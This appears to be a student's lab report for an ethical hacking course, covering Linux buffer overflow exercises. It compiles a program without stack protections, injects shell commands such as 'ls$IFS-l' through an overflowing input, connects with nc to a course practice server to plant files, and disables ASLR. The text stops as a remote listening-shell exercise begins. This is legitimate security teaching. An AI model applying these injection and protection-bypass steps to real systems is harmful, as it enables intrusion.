Lab 6

Course Name: Ethical Hacking and Offensive Security(HOD401)
Student Name: Nguyễn Trần Vinh – SE160258
Instructor Name: Mai Hoàng Đỉnh
Lab Due Date: 01/10/2023

Part 1: Linux Buffer Overflow: Command Injection

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual.


Purpose


To develop a very simple buffer overflow exploit in Linux, using injected shell commands

Creating a Vulnerable Program

- In a Terminal window, execute this command:


nano buf.c





- Execute this command to compile the code without modern protections against stack overflows, and with debugging symbols:


gcc -g -fno-stack-protector -z execstack -o buf buf.c



Running the Program Normally

Execute this command:

./buf




Observing a Crash

Execute this command:

./buf

Enter fifty ‘A’ characters instead of your name.




Finding the Code Injection Point

Execute this command:

./buf

Enter:

- Ten ‘A’ characters, then
- Ten ‘B’ characters, then
- Ten ‘C’ characters, then
- Ten ‘D’ characters, then
- Ten ‘E’ characters.




Executing the "ls" command

Execute this command:

./buf

Enter ten ‘A’ characters, then ten ‘B’ characters, then ten ‘C’ characters, then ten ‘D’ characters, then eight ‘E’ characters then ls




Challenge 1: Long List

Execute this command:

./buf

Enter ten ‘A’ characters, then ten ‘B’ characters, then ten ‘C’ characters, then ten ‘D’ characters, then eight ‘E’ characters then ls$IFS-l



Challenge 2: Exploit a Remote Server

Execute this command to connect to a remote server running this program:


nc attack32direct.samsclass.info 1055


Then put your name in this file on that server:

/home/p1x/winners

Create this file:

/home/p1x/updatenow





Part 1: Remote Linux Buffer Overflow With Listening Shell

What You Need

A 32-bit x86 Kali 2 Linux machine, real or virtual. The project works in a very similar manner on Kali 1.

Purpose


To develop a very simple buffer overflow exploit in Linux. This will give you practice with these techniques:

- Debugging with gdb
- Understanding the registers $esp, $ebp, and $eip
- Understanding the structure of the stack
- Using Python to create simple text patterns
- Editing a binary file with hexedit
- Using a NOP sled
- Generating a payload with msfvenom

Disabling ASLR

We'll disable ASLR to make this project easier.
In a Terminal, execute this command:

echo 0 | sudo tee /proc/sys/kernel/randomize_va_space



Downloading & Running the Vulnerable Server

